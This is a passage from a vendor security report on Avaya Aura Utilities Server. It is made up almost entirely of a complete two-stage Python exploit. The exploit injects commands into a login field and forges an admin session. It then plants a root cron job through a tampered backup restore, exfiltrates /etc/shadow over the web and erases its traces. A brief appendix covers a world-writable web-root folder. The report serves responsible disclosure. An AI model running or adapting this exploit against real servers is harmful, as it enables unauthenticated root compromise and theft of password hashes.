This section presents proof-of-concept code that chains together issues presented in this report that will result in Pre-Authentication Remote Code Execution as root on at least the two versions of Avaya Aura Utilities Server that FusionX has been able to successfully test against. Not all issues or methods discussed in this report are used in this proof-of-concept. It is likely that if this chain breaks on other Avaya Aura Utilities Server releases that other issues in this report can be utilized, or slight modifications can be made to this code to make it work again.

The issues that are chained in this exploit are as follows:

1) Pre-Authentication Remote Code Execution ->
    4) Application Restriction Bypass via Direct CGI Calls ->
        6) Session Forgery Authentication Bypass and Privilege Escalation ->
            9) Root Privilege Escalation via Backup and Restore Feature ->
                3) Sensitive File Disclosure and Apache Misconfiguration

Notes on Exploitation:
The code is presented in two stages. The first stage uses the pre-auth RCE to effectively upload and execute the second stage which performs the rest of the attack resulting in a cron job that copies /etc/shadow to /tmp/ where it can be accessed using Issue “3) Sensitive File Disclosure and Apache Misconfiguration”. The exploit should clean-up after itself on successful execution.

To execute this code, please place the two Python scripts in the same folder. Make sure that the Python Requests library is installed, and then run stage1.py:

```
$ pip install requests
$ python stage1.py https://avayaauraserver
```

It should be noted that “stage1.py” has been designed to work in both Python 2 and Python 3, as it is run from the attacker’s computer. “stage2.py” has only been tested in Python 2 (2.6 and 2.7 to be exact), as those are the versions installed on the Avaya Aura Utilities Servers that FusionX could test against. It may be necessary to make minor tweaks to “stage2.py” if newer versions of Utilities Server use Python 3 as the default python interpreter.

stage1.py

```
#!/usr/bin/python

import requests
import sys
import base64
import time

from urllib3.exceptions import InsecureRequestWarning

requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

if len(sys.argv) != 2:
    print("Usage: {0} <https://avayaaurautiltiesserver>".format(sys.argv[0]))
    exit(-1)


base_url = sys.argv[1] + ("/" if not sys.argv[1].endswith("/") else "")
upload_url = base_url + "sms/sms_test.php"
result_url = base_url + "tmp/results.txt"
shadow_url = base_url + "tmp/shadow"

headers = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36"
}

inject_template = "avaya@127.0.0.1:22&{0}|"

with open("stage2.py") as f:
    data = base64.b64encode(f.read())

# Data must be chunked as too big of a value will cause a server error
chunks = [data[i : i + 6000] for i in range(0, len(data), 6000)]
i = 0
```

```
data_template = {
    "Password": "avaya",
    "SMSHost": "https://127.0.0.1",
    "SOAP_Timeout": "5",
    "Model": "AARAnalysis",
    "Op": "list",
    "Objectname": "",
    "Qualifier": "",
    "Fields": "*",
    "RecordRequest": "0",
    "RecordResultData": "0",
    "saw_form_id": "sms_test",
    "saw_form_next": "submit",
    "submitRequest": "Submit Request",
    "SessionID": "",
}

for chunk in chunks:
    i += 1

    data = data_template

    if i == 1:
        data["Login"] = inject_template.format("echo " + chunk + " >/tmp/stage0")
    else:
        data["Login"] = inject_template.format("echo " + chunk + " >>/tmp/stage0")

    print("Uploading Stage 2 Chunk {0}...".format(i))

    try:
        r = requests.post(
            upload_url, headers=headers, data=data, verify=False, timeout=5
        )
    except requests.exceptions.ReadTimeout:
        pass

print("Reconstituting Stage 2...")

data = data_template
data["Login"] = inject_template.format("base64 -d /tmp/stage0 >/tmp/stage2.py")

try:
    r = requests.post(upload_url, headers=headers, data=data, verify=False, timeout=5)
except requests.exceptions.ReadTimeout:
    pass

print("Executing Stage 2...")

data = data_template
data["Login"] = inject_template.format(
    "/usr/bin/python /tmp/stage2.py >/tmp/results.txt"
)

try:
    r = requests.post(upload_url, headers=headers, data=data, verify=False, timeout=5)
except requests.exceptions.ReadTimeout:
    pass

print("Reading Results...")

text = ""
```

```
current_lines = 0

while "Done." not in text:
    try:
        r = requests.post(result_url, headers=headers, verify=False)

        if r.status_code == 200:
            text = r.text
            lines = text.split("\n")

            for line in lines[current_lines:]:
                if len(line.strip()) > 0:
                    print(line.strip())

            current_lines = len(lines) - 1
    except:
        pass

print("Removing Results File...")

data = data_template
data["Login"] = inject_template.format("rm -f /tmp/results.txt")

try:
    r = requests.post(upload_url, headers=headers, data=data, verify=False, timeout=0.1)
except requests.exceptions.ReadTimeout:
    pass

print("Waiting for shadow file to appear...\n")

while True:
    r = requests.post(shadow_url, headers=headers, verify=False)

    if r.status_code == 200:
        print(r.text)
        break

    time.sleep(5)

print("Removing shadow copy...")

data = data_template
data["Login"] = inject_template.format("rm -f /tmp/shadow")

try:
    r = requests.post(upload_url, headers=headers, data=data, verify=False, timeout=0.1)
except requests.exceptions.ReadTimeout:
    pass
```

stage2.py

```
#!/usr/bin/python

import os
import subprocess
import time
import random
import string
import pwd
import grp
```

```
import sys
import re

CGI_BIN = "/opt/avaya/smi/cgi-bin/cgi_main"
SESSION_PATH = "/var/lib/php/session"
IP = "127.0.0.1"
USER = "admin"


def create_random_string(alphabet, length):
    """Utility method to create random strings that works across python versions"""

    return "".join(
        alphabet[random.randint(0, len(alphabet) - 1)] for _ in range(length)
    )


def get_request(path, sessionid, ip):
    """Makes CGI GET requests"""
    os.environ["GATEWAY_INTERFACE"] = "CGI/1.1"
    os.environ["REQUEST_METHOD"] = "GET"
    os.environ[
        "HTTP_USER_AGENT"
    ] = "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36"
    os.environ["QUERY_STRING"] = ""
    os.environ["REMOTE_ADDR"] = ip
    os.environ["HTTP_COOKIE"] = "sessionId=" + sessionid
    os.environ["SCRIPT_NAME"] = "/cgi-bin/" + path
    os.environ["REDIRECT_STATUS"] = "1"
    os.environ["REQUEST_URI"] = "/cgi-bin/" + path

    r = subprocess.Popen(
        [CGI_BIN, path], stdout=subprocess.PIPE, stderr=subprocess.STDOUT
    )
    return r.stdout.read()


def create_session_token(ip, user):
    """Creates a forged, authenticated session"""

    template = """logPageName|s:12:"legal
notice";loginMethod|i:1;userName|s:5:"admin";expireTime|i:%d;authenticated|s:3:"yes";pam_ses
sion0|s:0:"";userId|i:%d;userGroup|s:%d:"%s";groupId|i:%d;ProfileId|s:2:"18";MENU_ID_loginUt
ils|s:3:"1.0";MENU_ID_topNavMenu|s:3:"3.0";MENU_ID_ESD_LeftNavigationMenu|s:3:"2.0";MENU_ID_
UtilLeftNavigationMenu|s:3:"3.0";client_ip|s:%d:"%s";creationTime|i:%d;"""

    # Get user UID, GID, and Group Name
    u = pwd.getpwnam(user)
    group_name = grp.getgrgid(u.pw_gid).gr_name

    # Generate session token that doesn't collide with existing ones and looks same as real
session token (not technically necessary)
    alphanumeric = string.ascii_lowercase + string.digits

    while True:
        session = create_random_string(alphanumeric, 26)

        if not os.path.exists(os.path.join(SESSION_PATH, "sess_" + session)):
            break
```

```
    createTime = int(time.time())
    expireTime = createTime + 100000

    session_token = template % (
        expireTime,
        u.pw_uid,
        len(group_name),
        group_name,
        u.pw_gid,
        len(ip),
        ip,
        createTime,
    )

    with open(os.path.join(SESSION_PATH, "sess_" + session), "w") as f:
        f.write(session_token)

    return session


def do_get_backup_post(sessionid, ip):
    """Handles backup creation via CGI POST Calls"""

    boundary1 = "-----------------------------" + create_random_string(
        string.digits, 29
    )

    post_data1 = (
        "\r\n".join(
            [
                "{0}",
                'Content-Disposition: form-data; name="disableFirmwareBackup"',
                "",
                "Exclude Firmware in Backup",
                "{0}",
                'Content-Disposition: form-data; name="MAX_FILE_SIZE"',
                "",
                "800000000",
                "{0}",
                'Content-Disposition: form-data; name="uploadFile"; filename=""',
                "Content-Type: application/octet-stream",
                "",
                "",
                "{0}",
                'Content-Disposition: form-data; name="actionStep"',
                "",
                "actionStep",
                "{0}--",
            ]
        )
    ).format(boundary1)

    boundary2 = "-----------------------------" + create_random_string(
        string.digits, 29
    )

    post_data2 = (
        "\r\n".join(
            [
                "{0}",
                'Content-Disposition: form-data; name="MAX_FILE_SIZE"',
```

```
                "",
                "800000000",
                "{0}",
                'Content-Disposition: form-data; name="createBackup"',
                "",
                "Create Backup",
                "{0}",
                'Content-Disposition: form-data; name="uploadFile"; filename=""',
                "Content-Type: application/octet-stream",
                "",
                "",
                "{0}",
                'Content-Disposition: form-data; name="actionStep"',
                "",
                "actionStep",
                "{0}--",
            ]
        )
    ).format(boundary2)

    os.environ["GATEWAY_INTERFACE"] = "CGI/1.1"
    os.environ["REQUEST_METHOD"] = "POST"
    os.environ[
        "HTTP_USER_AGENT"
    ] = "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36"
    os.environ["REMOTE_ADDR"] = ip
    os.environ["HTTP_COOKIE"] = "sessionId=" + sessionid
    os.environ["SCRIPT_NAME"] = "/cgi-bin/utilserv/confUSBackup/w_confUSBackup"
    os.environ["REDIRECT_STATUS"] = "1"
    os.environ["REQUEST_URI"] = "/cgi-bin/utilserv/confUSBackup/w_confUSBackup"
    os.environ["CONTENT_TYPE"] = "multipart/form-data; boundary=" + boundary1[2:]

    os.environ["CONTENT_LENGTH"] = str(len(post_data1))
    r = subprocess.Popen(
        [CGI_BIN, "utilserv/confUSBackup/w_confUSBackup"],
        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
        stdin=subprocess.PIPE,
    )
    r.stdin.write(post_data1)
    r.stdin.close()

    os.environ["CONTENT_TYPE"] = "multipart/form-data; boundary=" + boundary2[2:]
    os.environ["CONTENT_LENGTH"] = str(len(post_data2))
    r = subprocess.Popen(
        [CGI_BIN, "utilserv/confUSBackup/w_confUSBackup"],
        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
        stdin=subprocess.PIPE,
    )
    r.stdin.write(post_data2)
    r.stdin.close()

    return re.findall(r"/tmp/(.*?\.tar\.gz)", r.stdout.read())[0]


def create_malicious_backup(backup_path):
    """
    Handles modification of backup, and payload dropping
```

```
    To prevent the need to pull the tar to a system where we have root so we can preserve
all file ownership
    We instead just replace util_backup.tar.gz with an archive containing our malicious cron
job as the only file.
    This should work (at least own the two versions we have tested) as the only backup
sanity checking seems to
    consist of ensuring that unexpected files are not uploaded, and that the database
backups exist and are valid.

    Both archives must have a root folder of "."
    """

    pre_commands = [
        ["mkdir", "-p", "/tmp/poc/util_backup/etc/cron.d"],
        ["tar", "-xpzf", backup_path, "--force-local", "-C", "/tmp/poc/"],
        ["rm", "-f", "/tmp/poc/util_backup.tar.gz"],
    ]

    post_commands = [
        ["chmod", "644", "/tmp/poc/util_backup/etc/cron.d/poc"],
        [
            "tar",
            "-cpzf",
            "/tmp/poc/util_backup.tar.gz",
            "-C",
            "/tmp/poc/util_backup",
            "--owner=0",
            "--group=0",
            "./",
        ],
        ["rm", "-rf", "/tmp/poc/util_backup"],
        ["tar", "-cpzf", "/tmp/mal_backup.tar.gz", "-C", "/tmp/poc", "./"],
        ["rm", "-rf", "/tmp/poc"],
    ]

    mal_cron = "\n".join(
        ["SHELL=/bin/sh", "HOME=/", 'MAILTO=""', "* * * * * root /tmp/poc", "", ""]
    )

    poc_script = "\n".join(
        [
            "#!/bin/bash",
            "cp /etc/shadow /tmp/shadow",
            "chmod 777 /tmp/shadow",
            "chown apache:apache /tmp/shadow",
            "rm -f /etc/cron.d/poc",
            "rm -f /tmp/poc",
            "rm -f /tmp/Utility_Services_Backup*",
            "rm -f /tmp/mal_backup.tar.gz",
            "rm -f /tmp/stage*",
            "",
            "",
        ]
    )

    try:
        # Attempt to clean-up previous runs
        subprocess.Popen(["rm", "-rf", "/tmp/poc", "/tmp/mal_backup.tar.gz"]).wait()
    except:
        pass
```

```
    for cmd in pre_commands:
        subprocess.Popen(cmd).wait()

    with open("/tmp/poc/util_backup/etc/cron.d/poc", "w") as f:
        f.write(mal_cron)

    for cmd in post_commands:
        subprocess.Popen(cmd).wait()

    with open("/tmp/poc", "w") as f:
        f.write(poc_script)

    subprocess.Popen(["chmod", "777", "/tmp/poc"]).wait()


def do_restore_backup_post(sessionid, ip, backup_path):
    """Handles CGI POST to restore malicious backup"""

    boundary = "-----------------------------" + create_random_string(string.digits, 29)

    with open(backup_path, "rb") as f:
        data = f.read()

    post_data = (
        "\r\n".join(
            [
                "{0}",
                'Content-Disposition: form-data; name="MAX_FILE_SIZE"',
                "",
                "800000000",
                "{0}",
                'Content-Disposition: form-data; name="uploadFile";
filename="backup.tar.gz"',
                "Content-Type: application/gzip",
                "",
                "{1}",
                "{0}",
                'Content-Disposition: form-data; name="uploadBackup"',
                "",
                "Upload Backup",
                "{0}",
                'Content-Disposition: form-data; name="actionStep"',
                "",
                "actionStep",
                "{0}--",
            ]
        )
    ).format(boundary, data)

    os.environ["GATEWAY_INTERFACE"] = "CGI/1.1"
    os.environ["REQUEST_METHOD"] = "POST"
    os.environ[
        "HTTP_USER_AGENT"
    ] = "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36"
    os.environ["REMOTE_ADDR"] = ip
    os.environ["HTTP_COOKIE"] = "sessionId=" + sessionid + "; menuPos=51"
    os.environ["SCRIPT_NAME"] = "/cgi-bin/utilserv/confUSBackup/w_confUSBackup"
    os.environ["REDIRECT_STATUS"] = "1"
    os.environ["REQUEST_URI"] = "/cgi-bin/utilserv/confUSBackup/w_confUSBackup"
    os.environ["CONTENT_TYPE"] = "multipart/form-data; boundary=" + boundary[2:]
```

```
    os.environ["CONTENT_LENGTH"] = str(len(post_data))

    r = subprocess.Popen(
        [CGI_BIN, "utilserv/confUSBackup/w_confUSBackup"],
        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
        stdin=subprocess.PIPE,
    )
    r.stdin.write(post_data)
    r.stdin.close()

    return r.stdout.read()


with open("/tmp/results.txt", "w", 0) as f:

    f.write("Stage 1: Forging Session Token...\n")
    sessionid = create_session_token(IP, USER)

    f.write("Stage 2: Activating forged token: " + sessionid + "...\n")
    get_request("common/legal/w_legal", sessionid, IP)

    f.write("Stage 3: Creating a backup (can be very slow)...\n")
    backup = do_get_backup_post(sessionid, IP)

    if not backup:
        f.write("Error: Backup not created for some reason.\n")
        exit(-1)

    f.write(
        "Stage 4: Altering backup with malicious cron job and dropping payload...\n"
    )
    create_malicious_backup("/tmp/" + backup)

    f.write("Stage 5: Restoring malicous backup...\n")
    do_restore_backup_post(sessionid, IP, "/tmp/mal_backup.tar.gz")

    f.write("Done.  Please wait approximately one minute for /tmp/shadow to appear.\n")
```

Appendix 3: Missing Best Practice: Weak Folder Permissions Within Web Root

CVSS 3.1: N/A

Description:

FusionX discovered that one directory within the web root is writable by the apache user. This weak configuration would allow an attacker that had gained code execution or found an arbitrary file upload vulnerability to upload additional malicious scripts to a location within the web root, where these files could be executed.

Technical Details:

FusionX found that the /var/www/html/avayadir/avayadirini/ folder is writable by the apache user and is exposed via the /avayadir/avayadirini URI. This folder can be used to host and execute maliciously uploaded PHP scripts. This would allow an attacker that has gained code execution or found an arbitrary

file upload vulnerability a location to store a web shell or host other malicious payloads. Below is console output demonstrating these weak file permissions:

```
[admin@localhost www]$ pwd
/var/www
[admin@localhost www]$ find . -type d -exec ls -ld {} \;
…
drwxr-xr-x. 8 tomcat apache 4096 Aug 19  2015 ./avayadir
drwxr-xr-x. 2 tomcat apache 4096 Aug 19  2015 ./avayadir/avayadirerror
drwxrwxrwx. 2 tomcat apache 4096 Nov 11 18:46 ./avayadir/avayadirini
…
```